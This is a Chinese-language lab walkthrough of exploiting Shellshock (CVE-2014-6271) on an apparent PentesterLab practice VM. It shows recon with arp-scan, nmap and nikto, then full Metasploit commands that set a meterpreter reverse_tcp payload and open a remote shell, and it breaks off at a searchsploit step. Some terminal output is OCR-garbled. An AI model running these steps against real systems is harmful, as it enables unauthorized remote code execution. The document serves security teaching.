

ShellShock

Shellshock 介紹

Shellshock(CVE-2014-6271), 又稱Bashdoor, 是一種權限提升漏洞, 它為系統用戶提供方法來執行他們應該不可用的命令, 首次於2014年9月24日公開, 利用bash對環境變數的解析上產生的漏洞, 只要是能夠引入環境變數的部分, 就能夠輕易的利用參數塞入任何程式碼, 甚至可控制目標主機。許多網頁服務器, 使用bash來處理某些命令, 從而允許攻擊者在易受攻擊的Bash版本上執行任意代碼。這可使攻擊者在未授權的情況下訪問計算機系統。


Shellshock 攻擊目標

任何有使用Bash程式來提供網路服務, 像是CGI、ssh、rsh及rlogin等, 都可能因該漏洞而曝露於駭客入侵的潛在威脅下。Bash從Bash 1.14到Bash 4.3版本皆存有Shellshock的漏洞問題。

Reconn

Reconn是指辨識攻擊目標位置的動作, 其中包括arp-scan掃描、nmap檢查對方是否有開http服務..., 因次透過reconn可以確認是否會攻擊到正確對象

1. 用ifconfig確認cve-2014-6271.iso的IP



```
You can use 'sudo -s' to get root access.

pentesterlab@vulnerable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:F6:3B:9F
          inet addr:192.168.203.132 Bcast:192.168.203.255 Mask:255.255.255.0
                  inet6 addr: fe80::20c:29ff:fe3b:9f/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:8 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:1048 (1.0 KiB) TX bytes:1482 (1.4 KiB)
                      Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:65536 Metric:1
                      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

pentesterlab@vulnerable:~$
```

2. 用arp-scan -l找出在攻擊範圍內的IP

```

root@kali:~#
File Actions Edit View Help
TX packets 16 bytes 1516 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

H
└─(kali㉿kali)-[~]
└─$ sudo su -
[sudo] password for kali:
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8b:13:0c, IPv4: 192.168.203.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.203.1 00:50:56:c0:00:08 VMware, Inc.
192.168.203.2 00:50:56:f8:ff:99 VMware, Inc.
192.168.203.132 00:0c:29:f6:3b:9f VMware, Inc.
192.168.203.254 00:50:50:f7:fe:92 VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.068 seconds (123.79 hosts/sec). 4 responded
└─# 
└─# 

```

3. 用nmap -A確認攻擊對象使否有開http服務

```

root@kali:~#
File Actions Edit View Help
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.068 seconds (123.79 hosts/sec). 4 responded
└─(root㉿kali)-[~]
└─$ nmap -A 192.168.203.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 03:09 EDT
Nmap scan report for 192.168.203.132
Host is up (0.00090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0 (protocol 2.0)
| ssh-hostkey:
|   1024 B8:0c:a0:14:1c:3c:8c:29:3a:16:1c:f8:1a:70:2a:f3 (DSA)
|   2048 d9:91:5d:c3:ed:78:b5:8c:9a:22:34:69:d5:68:6d:4e (RSA)
|_  256 b2:23:9a:fa:a7:a7:ac:cd:30:85:f9:c8:b8:17:ae:05 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.21 ((Unix) DAV/2)
|_http-title: [PentesterLab] CVE-2014-6271
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.21 ((Unix) DAV/2
MAC Address: 00:0C:29:F6:3B:9F (VMware)
Device type: general purpose
Running: Linux 3.X!4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.90 ms  192.168.203.132

```

4. 用nikto指令掃描攻擊對象的子網頁和弱點(並可看出有shellshock 弱點)

```

root@kali:~# nikto -h http://192.168.203.132
[+] Nikto v2.1.6
[+] Target IP: 192.168.203.132
[+] Target Hostname: 192.168.203.132
[+] Target Port: 80
[+] Start Time: 2022-04-30 03:14:16 (GMT-4)

[+] Server: Apache/2.2.21 (Unix) DAV/2
[+] Server may leak inodes via ETags, header found with file /, inode: 8713, size: 1704, mtime: Thu Sep 25 05:56:50 2014
H [+] The anti-clickjacking X-Frame-Options header is not present.
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
[+] Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
[+] Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
[+] OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cve-name.cgi?name=CVE-2014-6278).
[+] Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
[+] OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
[+] OSVDB-3268: /css/: Directory indexing found.
[+] OSVDB-3092: /css/: This might be interesting...
[+] 8/25 Requests: 0 error(s) and 11 item(s) Reported on remote host
[+] End Time: 2022-04-30 03:14:37 (GMT-4) (21 seconds)

[+] 1 host(s) tested

root@kali:~

```

Nikto:

Nikto是一款開源的(GPL)網頁伺服器掃描器，它可以對網頁伺服器進行全面的多種掃描，包含超過3300種有潛在危險的文件／CGIs。



主要弱點掃描分兩種：

1. 針對網頁(輸入URL)
2. 針對主機系統(輸入IP)

Specifications

Msfconsole exploit: 在msfconsole的攻擊手法裡，可以從一開始的reconn中得到的資訊，並運用shellshock工具找出被攻擊者的弱點、手動設置被找出的弱點，藉此可進入被攻擊方的主機內部，再利用對方的shell來獲取更多資訊

1. 使用msfconsole來攻擊



2. 搜尋shellshock工具

```
root@kali:~# msf6 > search shellshock
[...]
Matching Modules
File:      #   Name
[...]
H          0   exploit/linux/http/advantech_switch_bash_env_exec
Variable Code Injection (Shellshock)
  1   exploit/multi/http/apache_mod_cgi_bash_env_exec
Variable Code Injection (Shellshock)
  2   auxiliary/scanner/http/apache_mod_cgi_bash_env
Variable Injection (Shellshock) Scanner
  3   exploit/multi/http/cups_bash_env_exec
Variable Code Injection (Shellshock)
  4   auxiliary/server/dhcclient_bash_env
Variable Code Injection (Shellshock)
  5   exploit/unix/dhcp/bash_environment
Variable Injection (Shellshock)
  6   exploit/linux/http/ipfire_bashbug_exec
Variable Injection (Shellshock)
  7   exploit/multi/legend_bot_exec
Execution
  8   exploit/osx/local/vmware_bash_function_root
calation via Bash Environment Code Injection (Shellshock)
  9   exploit/multi/ftp/pureftpd_bash_env_exec
on Bash Environment Variable Code Injection (Shellshock)
 10  exploit/unix/smtp/qmail_bash_env_exec
Variable Injection (Shellshock)
```

3. 由前面的reconn可以得知cve-2014-6271.iso使用的http server是apache且我們要做的是攻擊，所以選用(1)

```
root@kali:~# nmap -A 192.168.203.132
[...]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 03:09 EDT
Host is up (0.00090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0 (protocol 2.0)
| ssh-hostkey:
|_ 1024 8b:4ca:0:1:c:3c:8c:29:3a:16:c:f8:1a:70:2a:f3 (DSA)
|_ 2048 d9:91:5dc:3:ed:78:b5:8c:9a:22:34:69:d5:68:6d:4e (RSA)
|_ 256 b2:23:9a:fa:a7:7a:cb:cd:0:85:f9:cb:bb:17:ae:05 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.21 ((Unix) DAV/2)
|_http-title: [RETESTERLAB] CVE-2014-0271
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.21 (Unix) DAV/2
MAC Address: 00:0C:29:F6:3B:9F (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.90 ms  192.168.203.132
```

```

root@kali:~#
File Actions Edit View Help
  1 exploit/multi/http/apache_mod_cgi_bash_env_exec
  2 auxiliary/scanner/http/apache_mod_cgi_bash_env
  3 exploit/multi/http/cups_bash_env_exec
  4 auxiliary/server/dhcclient_bash_env
  5 exploit/unix/dhcp/bash_environment
  6 exploit/linux/http/ipfire_bashbug_exec
  7 exploit/multi/misc/legend_bot_exec
  8 exploit/osx/local/vmware_bash_function_root
  9 exploit/multi/ftp/pureftpd_bash_env_exec
  10 exploit/unix/smtp/qmail_bash_env_exec
  11 exploit/multi/misc/xdh_x_exec
Variable Code Injection (Shellshock) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >

```


4. 輸入info找出問題

```

root@kali:~#
File Actions Edit View Help
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > info
      Name: Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
      Module: exploit/multi/http/apache_mod_cgi_bash_env_exec
      Platform:
      Arch:
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2014-09-24
      Provided by:
      Stephane Chazelas
      wvu <wvu@metasploit.com>
      juan vazquez <juan.vazquez@metasploit.com>
      lcamtuf
      Available targets:
      Id Name
      -- --
      0 Linux x86          Method [active] suggesting the host is vulnerable to RST
      1 Linux x86_64        Method [active] suggesting the host is vulnerable to RST
      Check supported: 0 exploit() and 11 targets reported on remote host
      Yes
      Basic options:
      Name      Current Setting  Required  Description
      CMD_MAX_LENGTH  2048           yes       CMD max line length

```

找出current setting是空的且required是yes



5. 設置rhost(被攻擊方的IP)、targeturi(被攻擊方的連結)

```

root@kali:~#
File Actions Edit View Help
File: File Actions Edit View Help
SRVPORT      8080      yes      the local port to listen on.
SSL          false      no       Negotiate SSL/TLS for outgoing connections
SSLCert        no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI      yes      Path to CGI script
TIMEOUT        5       yes      HTTP read response timeout (seconds)
URI PATH      no       The URI to use for this exploit (default is random)
VHOST         no       HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  192.168.203.130  yes      The listen address (an interface may be specified)
LPORT   4444            yes      The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.203.132
rhost => 192.168.203.132
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi http://192.168.203.132/cgi-bin/status
targeturi => http://192.168.203.132/cgi-bin/status
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 

```

6. 設置payload、lhost

```

root@kali:~#
File Actions Edit View Help
File: File Actions Edit View Help
TARGETURI      yes      Path to CGI script
TIMEOUT        5       yes      HTTP read response timeout (seconds)
URI PATH      no       The URI to use for this exploit (default is random)
VHOST         no       HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  192.168.203.130  yes      The listen address (an interface may be specified)
LPORT   4444            yes      The listen port

Exploit target:
Id  Name
--  --
0   Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.203.132
rhost => 192.168.203.132
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi http://192.168.203.132/cgi-bin/status
targeturi => http://192.168.203.132/cgi-bin/status
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.203.130
lhost => 192.168.203.130
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 

```

7. 用run直接進入被攻擊方的內部



The screenshot shows a terminal window titled "kali-linux-2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)". The terminal is running as root (@kali: ~). The user has set up an exploit target with LHOST 192.168.203.130 and LPORT 4444. They have selected a target (Linux x86) and chosen a payload (linux/x86/meterpreter/reverse_tcp). The exploit command is msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec). The user runs the command "msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run". The output shows the exploit starting a reverse TCP handler on 192.168.203.130:4444, sending a stage payload, and opening a meterpreter session at 192.168.203.132:52365.

```
root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
LHOST 192.168.203.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.203.132
rhost => 192.168.203.132
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi http://192.168.203.132/cgi-bin/status
targeturi = http://192.168.203.132/cgi-bin/status
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.203.130
lhost => 192.168.203.130
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 192.168.203.130:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.203.132
[*] Meterpreter session 1 opened (192.168.203.130:4444 -> 192.168.203.132:52365 ) at 2022-04-30 04:15:31 -0400
meterpreter >
```

8. 使用被攻擊方的shell可以得到被攻擊方的資訊

The screenshot shows a terminal window titled 'root@kali:~' with the following text:

```

[*] Started reverse TCP handler on 192.168.203.130:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 192.168.203.132
[*] Meterpreter session 1 opened (192.168.203.130:4444 → 192.168.203.132:52365 ) at 2022-04-30 04:15:31 -0400

File: meterpreter > shell
PROCESS 1235 created.
Channel 1 created.

ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:F6:3B:9F
          inet addr:192.168.203.132 Bcast:192.168.203.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9f:63b9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:14540 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4424921 (4.2 MiB) TX bytes:4750967 (4.5 MiB)
          Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

```

searchsploit shellshock

利用searchsploit 是指令介面的工具，被用來在 metasploit找相關漏洞，這個工具是先前提過Exploit Database的其中一環，他可以在不連網的狀態下來用「檢查」以及進行「安全評估」。許多漏洞程式者包含了連結至 binary file，但searchsploit可以使用Exploit Database Binary Exploits來搜尋，若是預計在沒有網路的環境下使用這個工具，一定要確保使用的版本夠新，才能取得完整的結果。要記得~他是用來搜尋所有的弱點和shellcode，他不會有任何和Google Hacking有關的資料哦！

1. 使用searchsploit來攻擊

因為Reconn階段使用nikto搜尋CVE-2014-6271 的弱點網頁顯示有shellshock弱點，所以透過searchsploit shellshock 指令搜尋可用的弱點或shellcode。

```

root@kali:~# searchsploit shellshock
-----
Exploit Title | Path
